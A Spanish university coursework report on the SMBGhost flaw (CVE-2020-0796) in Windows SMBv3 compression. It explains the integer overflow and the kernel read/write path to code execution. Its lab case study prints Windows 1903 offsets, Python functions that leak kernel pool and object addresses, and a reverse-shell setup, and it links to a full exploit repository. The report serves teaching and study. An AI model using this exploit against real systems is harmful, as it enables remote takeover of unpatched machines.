Facultade de Informática
UNIVERSIDADE DA CORUÑA

Trabajo Tutelado SSI
SMB Ghost CVE-2020-0796

Estudiantes: Manuel Noya Vázquez

Iker Jesús Pérez García

Daniel Barbeyto Torres

Andrés Paz Paredes

A Coruña, diciembre de 2024.

Índice general

Índice de figuras

Capítulo 1

Introducción

El mundo de la ciberseguridad está en constante cambio y crecimiento, y está caracterizado por el hallazgo de vulnerabilidades críticas que ponen de manifiesto las debilidades en sistemas ampliamente utilizados. Una de estas vulnerabilidades es SMBGhost, también conocida como CVE-2020-0796, una falla de seguridad detectada en el protocolo SMB (Server Message Block), específicamente en su versión 3.1.1. SMB es esencial para la compartición de archivos, impresoras y recursos de red en entornos Windows, ha sido objeto de numerosas vulnerabilidades críticas a lo largo de sus historia. Fue introducido en los 80 como un protocolo para facilitar la comunicación en redes locales, evolucionando con el tiempo hasta convertirse en un estándar en sistemas Windows. Sin embargo, su implementación ha sido frecuentemente explotada por actores maliciosos, como ocurrió con WannaCry (un ataque que aprovechó una vulnerabilidad en SMBv1 conocida como Eternal Blue).

SMBGhost fue identificada por investigadores de seguridad que detectaron un error en el manejo de paquetes comprimidos por SMBv3, permitiendo ejecutar código de forma remota en sistemas vulnerables, dándole control total sobre ellos. Microsoft lanzó rápidamente un parche para mitigar este error, pero su gravedad radica en la facilidad con la que puede ser explotada en sistemas no actualizados.

El objetivo de este trabajo tutelado es analizar en profundidad SMBGhost desde una perspectiva histórica, técnica y práctica, explorando su descubrimiento, funcionamiento y las medidas implementadas para mitigar sus efectos, así como su impacto en el panorama actual de la ciberseguridad.

Capítulo 2

Protocolo SMB

2.1 Definición y Propósito del Protocolo SMB

El Server Message Block(SMB) es un protocolo de red que facilita el intercambio de archivos, impresoras y otros recursos entre dispositivos en una red. Opera bajo el modelo cliente-servidor permitiendo que aplicaciones en un cliente soliciten servicios dentro de una misma red. Esta arquitectura es fundamental para la comunicación y colaboración ya que permite a los usuarios acceder y compartir recursos de manera efectiva y segura gracias a la gestión que realiza tanto para los permisos de acceso como la transmisión de datos entre múltiples nodos.

2.2 Historia del Protocolo SMB

2.2.1 Origen del Protocolo en IBM

La historia del protocolo SMB se remonta a su creación por IBM para facilitar la comunicación en redes LAN (Local Area Network). SMB nació para satisfacer la necesidad de compartir archivos y recursos de forma eficiente en un entorno empresarial. En sus inicios, SMB se ejecutaba sobre el protocolo NetBIOS, que funcionaba sobre una capa de transporte como TCP/IP o IPX/SPX.

2.2.2 Integración Microsoft windows

En la década de 1990, Microsoft tomó el control del desarrollo y mantenimiento de SMB, adaptándolo y extendiéndolo para convertirse en el estándar para el intercambio de archivos en Windows. Con la llegada de Windows for Workgroups el primer sistema operativo de Microsoft que incluía soporte integrado para SMB, permitiendo a las computadoras compartir archivos e impresoras fácilmente dentro de una red local.

2.2.3 Transformación del Protocolo SMB añadiendo CIFS

Más tarde debido a la evolución de las redes y la necesidad de adoptar estándares abiertos, Microsoft comenzó a desarrollar CIFS, una versión mejorada y extendida de SMB. CIFS introdujo varias funcionalidades nuevas, incluyendo una mejor gestión de archivos, soporte para nombres de archivo largos y capacidades extendidas para trabajar sobre el protocolo TCP/IP. CIFS se convirtió en un estándar ampliamente adoptado para compartir archivos no solo en redes locales, sino también en Internet, gracias a su capacidad para trabajar sobre TCP.

2.2.4 Evolución hacia SMBv2 y SMBv3

SMBv1 ha sido ampliamente criticado por su ineficiencia en la gestión de conexiones y sus múltiples vulnerabilidades de seguridad, lo que lo hacía susceptible a ataques. En respuesta a estas deficiencias, Microsoft desarrolló SMBv2, lanzado con Windows Vista en 2006. SMBv2 mejoró significativamente el rendimiento al reducir el número de comandos y mensajes necesarios para establecer y mantener conexiones, optimizando así la comunicación entre clientes y servidores.

Posteriormente, SMBv3 fue introducido con Windows 8 y Windows Server 2012, incorporando mejoras sustanciales en seguridad y rendimiento. SMBv3 soporta cifrado de extremo a extremo, protegiendo los datos transmitidos contra interceptaciones. Además, introduce SMB Multichannel y SMB Direct, que permiten el uso de múltiples conexiones simultáneas y aprovechan tecnologías avanzadas como RDMA (Acceso Remoto Directo a Memoria). Estas mejoras aumentan la disponibilidad, el ancho de banda y reducen la latencia, facilitando transferencias de datos más rápidas y eficientes.

La evolución desde SMBv1 hasta SMBv3 refleja el compromiso de Microsoft con la mejora continua del protocolo, atendiendo tanto las necesidades de rendimiento como las exigencias de seguridad en entornos de red modernos.

2.3 Comunicación Mediante Paquetes y Comandos SMB

2.3.1 Transacciones y operaciones permitidas

El Protocolo Server Message Block (SMB) permite a los clientes realizar diversas operaciones sobre los recursos compartidos en la red. Entre estas operaciones se incluye el acceso a archivos, que abarca la lectura, escritura, creación y eliminación de archivos en el servidor. Además, SMB facilita la gestión de impresoras mediante el envío de trabajos de impresión y el control de las colas de impresión. También posibilita el acceso a dispositivos compartidos, como puertos serie, permitiendo la interacción con diversos periféricos conectados a la red.

Todas estas transacciones son gestionadas mediante comandos específicos que el cliente envía al servidor, asegurando un control detallado y eficiente sobre los recursos compartidos.

2.3.2 Estructura de los Paquetes SMB 3.11

Los paquetes del Protocolo Server Message Block (SMB) están compuestos por varias secciones que organizan y transmiten información específica de manera eficiente. La primera sección, el encabezado SMB, contiene información esencial para el procesamiento del paquete. Dentro de este encabezado, el Comando especifica la operación solicitada, como la lectura o escritura de un archivo. Además, se incluyen identificadores como el identificador de proceso (PID), el identificador de árbol (TID) y el identificador de usuario (UID), que son fundamentales para rastrear y gestionar las sesiones y los recursos compartidos. Los Campos de parámetros proporcionan detalles adicionales necesarios para ejecutar el comando, tales como rutas de archivos, atributos o configuraciones específicas. La sección de datos del paquete contiene la información real que se está transfiriendo, como el contenido de un archivo o los datos de impresión.

2.3.3 Proceso de Negociación en SMB

Antes de que un cliente y un servidor puedan intercambiar datos, deben acordar el dialecto de SMB a utilizar a través de un proceso de negociación que incluye varias etapas. Inicialmente, el Establecimiento de la Conexión se realiza cuando el cliente inicia una conexión TCP con el servidor, a través del puerto TCP 445. Anteriormente, SMB operaba sobre NetBIOS utilizando los puertos 137-139, sin embargo, con la evolución del protocolo, el puerto 445 se estableció para permitir una comunicación directa sobre TCP/IP. A continuación, el cliente envía una solicitud de negociación, enviando un paquete SMB_COM_NEGOTIATE que incluye una lista de dialectos SMB compatibles. El servidor responde indicando el dialecto más alto que ambos soportan, el cual será utilizado para la sesión. Dependiendo del dialecto acordado, se procede a la autenticación, donde se verifican las credenciales del cliente. Una vez autenticado, se establece una sesión que permite al cliente acceder a los recursos compartidos de acuerdo con los permisos asignados. Este proceso garantiza que tanto el cliente como el servidor estén sincronizados en cuanto al protocolo y las capacidades de comunicación.

2.3.4 Flujo de Comunicación de un Paquete SMB

Un flujo típico de comunicación SMB para abrir y leer un archivo sigue estos pasos:

1. **Conexión y Negociación**: El cliente establece una conexión TCP con el servidor, se negocia el dialecto SMB a utilizar y se realiza la autenticación para establecer una sesión.
2. **Conexión al Recurso Compartido**: El cliente solicita conectarse a un recurso compartido específico, como una carpeta, y el servidor responde con un identificador de árbol (TID) que representa dicho recurso.
3. **Operación en el Archivo**: Utilizando el TID, el cliente solicita abrir un archivo dentro del recurso compartido. Si la operación es exitosa, el servidor devuelve un identificador de archivo (FID). Posteriormente, el cliente solicita la lectura de datos específicos del archivo utilizando el FID, y el servidor envía los datos solicitados.
4. **Cierre de la Sesión**: Finalmente, el cliente cierra el archivo y termina la sesión. El servidor confirma el cierre y libera los recursos asociados.

2.3.5 Compresión en SMB

En las versiones más recientes del protocolo SMB, se ha incorporado la capacidad de comprimir datos durante la transferencia para optimizar el uso del ancho de banda y mejorar la velocidad de transmisión. La compresión se gestiona mediante campos específicos en el paquete SMB que indican el tamaño de los datos comprimidos y el tamaño original de los datos antes de la compresión. Estos campos permiten al receptor asignar el espacio adecuado para descomprimir los datos y verificar la integridad de la información recibida.

El proceso de compresión en SMB generalmente sigue estos pasos:

1. **Solicitud de Compresión**: El cliente indica en su solicitud que desea utilizar la compresión para la transferencia de datos.
2. **Compresión de Datos**: Antes de enviar los datos, el cliente los comprime utilizando el algoritmo acordado.
3. **Transmisión**: Los datos comprimidos se envían al servidor, incluyendo los campos que especifican los tamaños comprimidos y descomprimidos.
4. **Descompresión**: El servidor recibe los datos, los descomprime y los procesa de acuerdo con la solicitud original.

Esta funcionalidad reduce la cantidad de datos transmitidos, optimizando el rendimiento de la red, especialmente en entornos con ancho de banda limitado.

2.4 Seguridad

El protocolo Server Message Block (SMB) ha evolucionado para fortalecer sus mecanismos de seguridad, protegiendo los datos en tránsito y gestionando el acceso de manera más efectiva. Algunas de estas evoluciones han sido el soporte de cifrado de datos extremo a extremo y la autentificación mediante Kerberos y NTLM. Sin embargo , con el tiempo se han identificado diversas vulnerabilidades que han comprometido la seguridad del protocolo. Por ejemplo, la vulnerabilidad SMBGhost (CVE-2020-0796) afectó a SMBv3, permitiendo la ejecución remota de código en sistemas Windows 10 y Windows Server sin parches aplicados. Otro caso notable es la vulnerabilidad en Samba (CVE-2021-44142), una implementación de código abierto de SMB, que permitía la ejecución remota de código debido a errores en el procesamiento de metadatos.

Capítulo 3

SMB Ghost

3.1 Historia

La vulnerabilidad SMBGhost, identificada como CVE-2020-0796, es un error crítico de ejecución remota de código que afecta al protocolo Server Message Block versión 3.1.1 (SMBv3) en sistemas Windows. Descubierta en marzo de 2020, esta vulnerabilidad permitió a atacantes no autenticados ejecutar código arbitrario en sistemas vulnerables, planteando riesgos significativos para la seguridad de redes corporativas y personales.

3.1.1 Descubrimiento

El 10 de marzo de 2020, Microsoft lanzó una alerta sobre una vulnerabilidad crítica en SMBv3, asignada como CVE-2020-0796. Esta falla permitía a atacantes remotos ejecutar código arbitrario en sistemas afectados sin necesidad de autenticación previa. La vulnerabilidad residía en la manera en que SMBv3 manejaba ciertas solicitudes, específicamente en la función de compresión introducida en versiones recientes del protocolo.

3.1.2 Comparación con amenazas anteriores

Debido a su capacidad de propagación sin intervención del usuario, SMBGhost fue comparada con el gusano WannaCry de 2017, que explotaba una vulnerabilidad en SMBv1. Aunque SMBGhost afectaba a una versión más reciente del protocolo, la posibilidad de que se desarrollaran exploits ”gusanos” similares generó preocupación en la comunidad de ciberseguridad.

3.2 Condiciones

Explotar la vulnerabilidad SMBGhost (CVE-2020-0796) requiere un conjunto específico de condiciones. Estas condiciones determinan si un sistema es susceptible al ataque y si puede ser explotado exitosamente para lograr ejecución remota de código (RCE). A continuación, se detallan estas condiciones:

3.2.1 Versiones de Windows afectadas

La vulnerabilidad SMBGhost afecta exclusivamente a sistemas que ejecutan Windows 10 o Windows Server Core en las versiones 1903 y 1909. Estas versiones son vulnerables porque SMBGhost se encuentra en la implementacion SMBv3.1.1, específicamente en la funcionalidad de compresión SMB introducida en estas versiones. Los sistemas que no admiten esta versión del protocolo o que tienen la compresión deshabilitada no pueden ser atacados con esta vulnerabilidad.

3.2.2 Configuración del protocolo SMB

Para explotar SMBGhost, el puerto 445, que es el estándar utilizado por SMB, debe estar accesible desde la red y el firewall debe estar desactivado. Además, debe tener la compresión SMB está habilitada en el sistema. Aunque en configuraciones estándar esta funcionalidad está activada por defecto, esta puede ser desactivada manualmente. SMBGhost puede ser explotada sin autenticación previa, por lo que un atacante remoto no necesita credenciales válidas para interactuar con el sistema. Escaneos masivos con herramientas como Shodan revelaron miles de sistemas expuestos tras la divulgación de SMBGhost.

3.2.3 Condiciones específicas para ejecución remota de código

Aunque SMBGhost permite RCE, para lograrlo es necesario crear un paquete especialmente manipulado. Este paquete debe sobrescribir en memoria sin causar una caída inmediata del sistema y redirigir el flujo de ejecución a un payload malicioso.

3.3 Explicación de la Vulnerabilidad

3.3.1 Vulnerabilidad detectada

Para comprender la naturaleza de este exploit, es esencial identificar dónde se encuentra la falla. Esta se localiza en el controlador del kernel de Windows srv2.sys, específicamente en la función srv2!Srv2DecompressData, encargada de descomprimir paquetes SMBv3.1.1. El problema surge al calcular el tamaño del buffer necesario para la descompresión, lo que puede dar lugar a un desbordamiento de enteros, esto ocurre cuando un valor numérico excede el rango máximo o mínimo que puede representar.

Imagine que el kernel espera asignar una cantidad de memoria igual a OriginalCompressedSegSize + OffsetOrLength. Si el valor de OriginalCompressedSegSize es tan alto que al sumarse con OffsetOrLength supera el máximo que puede representar un entero sin signo de 32 bits (por ejemplo, 0xFFFFFFFF), el resultado se desborda y podría volver a un valor pequeño, como si se hubiera hecho un reinicio del contador.

OriginalCompressedSegSize = 0xFF FF FF FF (Tamaño comprimido falso muy grande)
OffsetOrLength = 0x50 (Offset o longitud adicional)
SUMA: 0xFFFFFFFF + 0x50 = 0x**10000004F**
Resultado final = 0x4F (79 en decimal)

Figura 3.1: Paquete mal Formado

```
// Se obtiene el encabezado de compresión, que contiene campos controlados por el atacante
compressHeader = *(CompressionTransformHeader *)request->pNetRawBuffer;
...

// (A) Aquí ocurre el desbordamiento de enteros.
// La suma de originalCompressedSegSize + offsetOrLength puede provocar un wrap-around del entero
// dando como resultado un valor mucho más pequeño del necesario.
newHeader = SrvNetAllocateBuffer((unsigned int)(compressHeader.originalCompressedSegSize + compressHeader.offsetOrLength), 0i64);
if (!newHeader)
  return 0xC000009Ai64;
```

Figura 3.2: Freagmento función srv2!Srv2DecompressData

La función Srv2DecompressData recibe un encabezado de compresión (CompressionTransformHeader) con campos como OriginalCompressedSegSize y OffsetOrLength.
”newHeader” representa un puntero al buffer descomprimido. Lo que se busca es asignar el tamaño que este necesita reservar.

Durante la asignación del nuevo buffer, se suman estos campos sin validarlos correctamente. Esto confunde a la función SrvNetAllocateBuffer, haciéndole creer que debe asignar un buffer mucho más pequeño del que realmente se necesita para los datos una vez descomprimidos. Provocando que a la hora de la descompresión, los datos se escriban en lugares de la memoria donde no deberían estar.

```
// (B) Primer desbordamiento de buffer durante la descompresión.
// Aunque parece que si finalDecompressedSize no coincide con originalCompressedSegSize el proceso falla,
// originalCompressedSegSize sin realizar las comprobaciones esperadas. Por ello, esta condición no evita el exploit.
if ( SmbCompressionDecompress(
       compression_type,
       &workitem->psbhRequest->pNetRawBuffer[compressHeader.offsetOrLength + 16],
       workitem->psbhRequest->dwMsgSize - compressHeader.offsetOrLength - 16,
       &newHeader->pNetRawBuffer[compressHeader.offsetOrLength],
       compressHeader.OriginalCompressedSegSize,
       &finalDecompressedSize) < 0
     || finalDecompressedSize != compressHeader.originalCompressedSegSize )
{
  SrvNetFreeBuffer(newHeader);
  return 0xC000090Bi64;
}
```

Figura 3.3: Función SmbCompressionDecompress

SmbCompressionDecompress no realiza comprobaciones rigurosas para asegurar que el dato descomprimido coincide con el tamaño indicado . El objetivo aparente del código es verificar que la cantidad de datos descomprimidos (finalDecompressedSize) coincida con el tamaño original esperado (originalCompressedSegSize), evitando así inconsistencias. En caso de que finalDecompressedSize no coincida con originalCompressedSegSize o que la descompresión falle, se debería liberar el buffer asignado (SrvNetFreeBuffer(newHeader)) y abortar el proceso.

Sin embargo, SmbCompressionDecompress no realiza las comprobaciones adecuadas. En la práctica, esta función termina asignando finalDecompressedSize al mismo valor que originalCompressedSegSize sin validar realmente el contenido descomprimido. Esto quiere decir que aunque la condición finalDecompressedSize != compressHeader.originalCompressedSegSize esté presente, nunca se activa, pues finalDecompressedSize queda igualado intencionalmente al valor controlado por el atacante (originalCompressedSegSize). Como consecuencia, la verificación que debería detener la descompresión ante un tamaño inesperado no funciona como barrera de seguridad y los datos se descomprimen correctamente.

Al descomprimir estos datos, se excede el tamaño reservado del buffer, lo que resulta en la sobrescritura de regiones de memoria adyacentes que corresponden a estructuras críticas del kernel.

```
// Si offsetOrLength es distinto de cero, se produce el segundo desbordamiento de buffer.
// (C) Este memmove escribe más allá del espacio asignado, alterando estructuras del kernel contiguas.
if ( compressHeader.offsetOrLength )
{
  memmove(newHeader->pNetRawBuffer, workitem->psbhRequest->pNetRawBuffer + 16, compressHeader.offsetOrLength);
}

// Actualización del tamaño del mensaje. En este punto, las estructuras del kernel ya podrían estar comprometidas.
newHeader->dwMsgSize = compressHeader.OffsetOrLength + fianlDecompressedSize;
Srv2ReplaceReceiveBuffer(workitem, newHeader);
return 0i64;
```

Figura 3.4: Función memmove y actualización de datos en estructuras críticas

Hasta este punto se ha explicado claramente el flujo de la vulnerabilidad con sus múltiples errores y cómo se explotan. A continuación, detallaremos los pasos necesarios para aprovechar esta vulnerabilidad con el objetivo de influir en regiones de memoria clave del sistema de la víctima, permitiendo un impacto real en la máquina atacada. Que se verá de forma más practica en el caso de prueba.

3.3.2 Explotación del desbordamiento de buffer

Tras asignar un buffer incorrectamente dimensionado, durante la fase de descompresión (SmbCompressionDecompress) se escribe más allá de los límites de la memoria reservada, sobrescribiendo estructuras adyacentes como ya hemos comentado anteriormente. En las implementaciones afectadas, la región del buffer comprimido está ubicada justo antes de la estructura SRVNET_BUFFER_HDR. Dicha estructura contiene punteros críticos, entre ellos pMDL1 y pMDL2, que apuntan a listas MDL (Memory Descriptor Lists) empleadas para describir memoria no paginada del kernel.

Sobrescribir el encabezado SRVNET_BUFFER_HDR permite alterar pNetRawBuffer, pMDL1 o pMDL2. Con esta manipulación se obtiene la capacidad de escribir arbitrariamente en la memoria del kernel. Por ejemplo, modificando pMDL1 para que apunte a una MDL falsificada en una zona controlada (como KUSER_SHARED_DATA, mapeada tanto en espacio de usuario como en kernel), es posible leer y escribir direcciones arbitrarias de memoria física. Estas modificaciones también abren la puerta a corromper punteros de función u otras estructuras críticas del kernel.

3.3.3 Lectura y escritura arbitrarias

Al controlar los punteros MDL, el atacante adquiere un mecanismo para leer y escribir arbitrariamente sobre la memoria física. Este avance resulta fundamental, ya que una vez obtenido acceso a la memoria física, se puede superar la aleatorización de direcciones impuesta por Windows 10 (incluyendo la posición aleatoria de la entrada de autorreferencia del PML4, clave para traducir direcciones virtuales a físicas).

1. **Leer memoria física**: Con el control de las MDL, el atacante puede acceder directamente a direcciones físicas sin generar excepciones. De este modo, es posible extraer información crítica, como direcciones aleatorizadas en el kernel.

2. **Superar la aleatorización del PML4**: Gracias a la capacidad de lectura de memoria física, se puede identificar la entrada de autorreferencia en la tabla PML4 (normalmente aleatorizada para dificultar las explotaciones). Una vez localizada, el atacante puede controlar la traducción de direcciones virtuales a físicas y ajustar permisos de memoria a voluntad. Esto consolida un método de lectura/escritura virtual arbitraria en el kernel.

3.3.4 Ejecución de código arbitrario (RCE)

Al establecer una capacidad fiable de lectura y escritura, el atacante puede localizar y modificar punteros de función en el kernel, inyectar shellcode o alterar estructuras esenciales, redirigiendo así el flujo de ejecución del kernel hacia código controlado. Dado que el proceso SMB suele operar con privilegios elevados, el shellcode inyectado hereda dichos privilegios, proporcionando control total del sistema. Esto le permite, entre otras acciones, extraer información sensible, moverse lateralmente en la red o establecer persistencia.

3.3.5 Superar protecciones adicionales

Bypass de CFG (Control Flow Guard): Aunque inicialmente CFG protege sobre todo el espacio de usuario, la explotación descrita demuestra que, tras obtener control del kernel, el atacante puede inyectar y ejecutar código arbitrario que a su vez sortea estas defensas. Por ejemplo, el shellcode en el kernel puede parchear las validaciones realizadas en userland (como LdrpValidateUserCallTarget), facilitando la ejecución de un proceso arbitrario controlado por el atacante.

Capítulo 4

Caso de Estudio de SMBGhost

El código completo está subido en el repositorio:
https://github.com/manuelnoyav/SMBGhost-Python-Script

4.1 Instalación de máquinas

La estructura del código y los pasos de ejecución del mismo (originales) pueden encontrarse en la bibliografía, esta ha sido nuestra base de referencia para nuestra variación del código y para probar este caso de estudio. Además, daremos una explicación detallada de cómo funciona y cómo realizarlo.

Para realizar las pruebas de SMBGhost usaremos 2 máquinas virtuales en el entorno de virtualización Oracle VirtualBox 7.0.22. Usaremos una máquina que actuará de servidor (víctima) y otra que actuará como cliente (atacante), ambas con la versión Windows 10.0.18362.356 (Windows 1903), aunque no es necesario que la máquina atacante tenga un SO y versión específica.

Hemos configurado ambas máquinas para que estén en la red interna, de manera que se pueden comunicar entre sí. Además, para facilitar la prueba del exploit, hemos desactivado el firewall de Windows en la máquina servidor (víctima).



Figura 4.1: Configuración Entorno Prueba

Se podrían usar máquinas físicas para implementar el exploit, pero dificultaría significativamente la instalación del entorno y el aislamiento de las máquinas de prueba.

4.2 Ejecución de un ataque SMBGhost

En este caso de estudio vamos a analizar las etapas más importantes para poder ejecutar nuestro exploit, el cual tiene como objetivo habilitar una "reverse shell" en la máquina atacante. Este análisis buscará resaltar tanto la complejidad técnica del ataque, como la importancia de las medidas de protección de un sistema y de tenerlo actualizado con la mayor brevedad posible con el propósito de evitar vulnerabilidades como esta.

Es fundamental saber los "offsets" de la máquina victima, estos no son aleatorios; son los mismos en todas las instancias de Windows de una misma versión. Se podría realizar este ataque de forma más universal detectando la versión de Windows y obteniendo los offsets automáticamente, pero nosotros nos hemos centrado únicamente en la ejecución del exploit para simplificar este caso de estudio. En nuestra máquina víctima:

```
C:\Windows\system32\cmd.exe
Calculating offsets, please wait...

OFFSETS = { #
    'srvnet!SrvNetWskConnDispatch': 0x2D170, #
    'srvnet!imp_IoSizeofWorkItem': 0x32210, #
    'srvnet!imp_RtlCopyUnicodeString': 0x32288, #
    'nt!IoSizeofWorkItem': 0x12C370, #
    'nt!MiGetPteAddress': 0xBAFA8 #
} #
Presione una tecla para continuar . . .
```

Figura 4.2: Offsets Windows 1903

4.2.1 Etapa 1: Servidor De Escucha y Ejecución del Exploit

El primer paso consiste en ejecutar un comando en la terminal de la máquina atacante para iniciar un servidor ncat en el puerto 4444 en modo escucha, donde se espera recibir una conexión entrante para la shell inversa (reverse shell) procedente de la máquina víctima.
En otra terminal, ejecutaremos comando que iniciará el ataque, como parámetros recibe, por orden, la dirección IP de la máquina victima, la dirección IP de la máquina atacante y el puerto donde se quiere recibir la conexión (4444).



Figura 4.3: Ejecución Exploit, Maquinas

A partir de aquí, explicaremos detalladamente como funciona este exploit de SMBGhost.

4.2.2 Etapa 2: Detección de Dirección Pool de Memoria

Uno de los pasos críticos es eludir ASLR (Address Space Layout Randomization), un randomizador que protege contra ataques como SMBGhost al dificultar que un ataque prediga las direcciones exactas de memoria donde se almacenan estructuras clave. Si nuestro exploit lograse filtrar una dirección válida del Non-Paged Pool, obtendríamos unos datos de almacenamiento donde residen estructuras críticas del kernel. Saber esta dirección de memoria nos garantizará un acceso constante a datos explotables.
Como ya hemos explicado en el apartado 3.3 sabemos que tenemos acceso y podemos manipular el buffer ”pNetRawBuffer”, es justo el campo ”pNonPagedPoolAddr” del buffer mencionado el que contiene un puntero al principio de la estructura Non-Paged Pool, logrando así filtrar esa dirección de memoria.

Nuestro script obtiene la Non-Paged Pool Adress mediante un proceso de filtrado de memoria con la función:

```
def leak_dir_pool_memoria(ip_victima):
    while True:
        ptr_offset, ptr_list = preparar_dir_pool_memoria(ip_victima)
        address = leak_puntero(ip_victima, ptr_offset, ptr_list)
        if address != None and (address & 0xFFF) == 0x050:
            return address - 0x50

        print('\nLeak failed, retrying')
```

Figura 4.4: Función leak_dir_pool_memoria()

1. **Preparar el entorno de memoria de la víctima (subfunción preparar_dir_pool_memoria)**
   Mediante el envío de datos comprimidos y malformados, preparamos la obtención del puntero a pool de memoria objetivo, manipulando los desplazamientos y tamaños de los datos. Estos datos malformados son creados manualmente y ajustados para manipular cómo el servidor procesa la compresión.

2. **Filtrar la dirección del puntero (subfunción leak_puntero)**
   Estas manipulaciones provocan desbordamientos o alineaciones específicas en el Non-Paged Non-Paged Pool, forzando errores en el kernel que, al realizar peticiones SMB, desencadenan respuestas que incluyen direcciones del Non-Paged Pool, siendo filtradas de esta manera.

3. **Validar la dirección filtrada**
   Se confirma que la dirección filtrada es válida. Si lo es, se imprime un mensaje indicando el éxito del proceso. Si no, se imprime un mensaje de error y se reinicia el proceso desde el inicio para intentarlo nuevamente.

Con esto logramos filtrar una dirección válida y predecible en la memoria de la máquina víctima. Esto nos servirá como dirección base para la construcción de nuestro exploit, es decir un punto de entrada para poder inyectar posteriormente código malicioso, además de superar ASLR anulando su efecto, lo que nos permite realizar cualquier operación de escritura o lectura en ubicaciones específicas de la memoria.

```
Direccion de pool de memoria filtrada: 0xffffc4812abc2000
```

Figura 4.5: Dirección Pool

4.2.3 Etapa 3: Detección de Dirección base del módulo servnet.sys

Esta dirección es clave para el exploit, puesto que contiene las funciones y estructuras clave que el kernel usa para manejar las conexiones de red. Estas estructuras serán en las siguientes etapas sobrescritas por el exploit para redirigir el flujo de ejecución al reverse shell, que se intentará inyectar en apartados posteriores.

```
def leak_dir_conexionred_objeto(ip_victima):
    while True:
        ptr_offset, ptr_list, sock_to_keep_alive = preparar_leak_dir_conexionred_objeto(ip_victima)
        address = leak_puntero(ip_victima, ptr_offset, ptr_list)
        if address != None and (address & 0x0F) == 0x08:
            socks_to_keep_alive.append(sock_to_keep_alive)
            return address, sock_to_keep_alive

        sock_to_keep_alive.close()
        print('\nLeak failed, retrying')
```

Figura 4.6: Función leak_dir_conexionred_objeto()

a. Filtrar la dirección de un objeto de conexión de red

En primer lugar, es necesario filtrar la dirección de un objeto de conexión de red con el propósito de identificar una ubicación específica en memoria que sirva como base para calcular otras direcciones clave en el sistema de la víctima. Este paso es crucial para mapear la disposición de memoria y avanzar en el proceso de explotación. Para ello, se emplea la función (preparar_leak_dir_conexion_red_objeto()), que establece las condiciones necesarias para realizar el filtrado con precisión.

Una vez configurado el entorno, se filtra y valida la dirección del objeto de conexión. Si la dirección filtrada es válida, se mantiene activa añadiendo el socket asociado a una lista y retornando la dirección. De lo contrario, se cierra el socket y se reinicia el procedimiento hasta obtener un resultado válido.

```
Direccion del objeto de conexion de red filtrada: 0xffffc48129edec58
```

Figura 4.7: Dirección Objeto de CSonexión Red

b. Filtrar direcciones de memoria mediante punteros MDL (leak_dir_MDL())

En el siguiente paso, es necesario filtrar direcciones de memoria mediante punteros MDL con el propósito de calcular la dirección base del módulo srvnet.sys. Este procedimiento es crucial, ya que proporciona un punto de referencia para identificar otras áreas clave del sistema explotable.

Para lograr este objetivo, primero se calcula ”write_destination_offset()”, que determina la ubicación exacta donde se escribirán los datos filtrados. A continuación, se envían datos comprimidos repetidamente para manipular la memoria de la víctima de manera controlada.

Seguidamente, se calculan los punteros MDL necesarios y se empaquetan los datos a enviar. Estos datos preparados se envían aprovechando la vulnerabilidad para sobrescribir o leer áreas específicas de memoria.

Finalmente, se utiliza la función ”leak_puntero_byte()” para filtrar bytes individuales de la dirección objetivo. Una vez obtenidos todos los bytes, se reconstruye la dirección completa, se verifica su validez y se retorna el resultado.

c. Verificar la alineación de la dirección filtrada

El propósito de este paso es confirmar que la dirección filtrada es válida y está correctamente alineada a una página de memoria. Para ello, se verifica que los últimos 12 bits de la dirección sean cero, asegurando su alineación. Si la dirección cumple con esta condición, se considera válida y se procede; en caso contrario, se reinicia el proceso desde el inicio.

